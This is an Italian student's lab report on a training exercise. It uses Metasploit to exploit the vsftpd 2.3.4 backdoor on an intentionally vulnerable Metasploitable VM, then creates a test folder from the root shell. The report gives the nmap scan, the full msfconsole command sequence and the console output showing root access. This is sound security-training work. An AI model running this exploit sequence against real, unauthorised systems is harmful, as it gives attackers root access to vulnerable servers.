Report Esercizio 20/01/2025

Hacking con Metasploit Framework Leonardo Catalano

“La traccia di oggi ci chiede di effettuare una sessione di hacking utilizzando Metasploit Framework su una macchina virtuale Metasploitable.
Bisognerà effettuare una sessione di hacking sul servizio ‘vsftpd’ della macchina Metasploitable da Kali.

Le fasi da effettuare saranno le seguenti:

1. Configurazione delle macchine:
   Le macchine dovranno essere configurate in rete interna e dovranno essere raggiungibili l’una con l’altra (devono poter comunicare) .
   Nello specifico la macchina Metasploitable dovrà avere questo indirizzo nello specifico 192.168.1.149/24


2. Utilizzo Metasploit Framework:
   Utilizzare Metasploit framework per effettuare una sessione di hacking sul servizio ‘vsftpd’ della macchina Metasploitable.
3. Creazione di una cartella una volta ottenuto l’accesso a Metasploitable:
   Una volta ottenuto l’accesso alla macchina Metasploitable, navigare fino alla directory di root (/) e creare una cartella chiamata test_metasploit, utilizzando il comando mkdir (mkdir /test_metasploit).

Preconfigurazione macchine virtuali:


Prima di tutto si configurano le VM per farle stare tutte nella stessa rete.
Come indirizzo di rete di riferimento uso il 192.168.1.0 /24.

-Macchina Kali Linux:

Per configurare l’indirizzo ipv4, si aprono le impostazioni della connessione, cliccando con il mouse destro sull’icona dell’ethernet, si va su IPv4 Settings, si cambia il metodo da DHCP a Manuale, si scrive l’indirizzo, si fà Add e si Salva.




Poi si disattiva la scheda di rete e la si riattiva e si va a verificare se l'indirizzo è stato assegnato correttamente aprendo la console e facendo il comando ifconfig o ip a.




Come si può vedere l'indirizzo è stato configurato correttamente.

-Macchina Metasploitable:

Per configurare l'indirizzo ipv4 sulla macchina Metasploitable si utilizza il seguente comando: sudo ifconfig eth0 192.168.1.149/24




-Ping Kali --> Metasploitable:



-Sessione hacking con Metasploit Framework (msfconsole) :

Per prima cosa si fà una scansione utilizzando nmap sul target prima di aprire il framework Metasploit da cmd con il comando “msfconsole”.

Il comando per effettuare l’nmap utilizzato in questo caso è il seguente:
“nmap -sV –p 21 indirizzoiptarget (192.168.1.149)”



Dopo aver fatto l'nmap ed aver visto la porta 21 aperta, si passa alla sessione di hacking con Metasploit Framework.
Da cmd con il comando msfconsole accediamo a Metasploit Framework.

Ora andremo ad effettuare una ricerca per vedere se ci sono degli exploit per 'vsftpd', per fare ciò si utilizza il seguente comando:
"search vsftpd"

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

Come da screen notiamo che ha trovato 2 tipi di exploit ma solo uno è compatibile con la versione di 'VSFTPD V.2.3.4, ossia la 2* scelta, quella dell'exploit backdoor, e vediamo anche come Rank è excellent.
Per sceglire l'exploit possiamo usare il comando use 1 oppure use path dell'exploit.
"use 1 oppure use exploit/unix/ftp/vsftpd_234_backdoor"

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Successivamente utilizziamo il comando "show options" per capire quali parametri prima devono essere configurati:

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Come da screen, notiamo che nei parametri requisiti (required) sono necessari RHOSTS e RPORT, quindi l'indirizzo ip del target e la porta, di base la porta è preimpostata a 21 ed essendo che su metasploit la porta in ascolto è sempre la 21 non è necessaria cambiarla.
Per settare quindi l'RHOSTS, il comando è il seguente:
"set RHOSTS indirizzo ipv4 (192.168.1.149)".

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Una volta settato l'RHOSTS, facendo un 2* controllo con "show options", vediamo se abbiamo inserito tutti i parametri necessari e se sono stati inseriti correttamente.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

I parametri sono stati inseriti correttamente.

Successivamente ci resta da scegliere e configurare il payload, la prima cosa da fare è vedere quanti payload sono disponibili per l'exploit che abbiamo scelto.
Il comando per fare ciò è "show payloads", e nello specifico vedremo soltanto i payloads disponibili per quel tipo specifico di exploit scelto.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact     .                normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

In questo caso c'è solamente un payload compatibile, quindi utilizzeremo ovviamente questo, il comando per fare ciò è:
"set payload numero (0) oppure in questo specifico caso ma non è buona prassi visto che ce n'è solamente uno basta anche fare set payload".

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                        Disclosure Date  Rank    Check  Description
   -  ----                        ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact   .                normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Per vedere che parametri ha bisogno il payload, facciamo un 3* “show options”, dopo aver settato il payload.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

In questo caso però non è richiesto nessun parametro quindi le opzioni non sono cambiate rispetto a prima.

Infine possiamo finalmente lanciare il comando d’attacco “exploit”

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.6:35755 → 192.168.1.149:6200) at 2025-01-20 10:07:47 -0500
```

La sessione è stata aperta, abbiamo quindi ora una shell aperta sul sistema remoto, lo vediamo da il banner che è la presentazione del servizio con il codice 220 di ritorno che vuol dire ok, e dalla stringa finale ”command shell opened”.

Da cui possiamo eseguire diversi comandi come ifconfig o ip a che ci restituiranno le informazioni della macchina target.


```
[*] Command shell session 1 opened (192.168.1.6:35755 → 192.168.1.149:6200) at 2025-01-20 10:07:47 -0500

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:c1:13:61 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.149/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fec1:1361/64 scope link
       valid_lft forever preferred_lft forever
```

-Creazione Cartella test_metasploit:

L’esercizio nello specifico ci chiede di creare una cartella dentro Metasploitable nella root (/) con nome test_metasploit, per far ciò utilizziamo il comando “pwd” per sapere in che path siamo (in questo caso siamo già in root) e dopo “mkdir test_metasploit”.

Facendo ”pwd” vediamo che siamo nella root (/).



Con il comando ”mkdir test_metasploit” abbiamo creato la cartella, e con il comando ”ls” abbiamo verificato se c’è.

Conclusioni:
Avendo ottenuto l’accesso alla shell di Metasploitable possiamo creare/modificare/cancellare cartelle e file ed effettuare danni al target.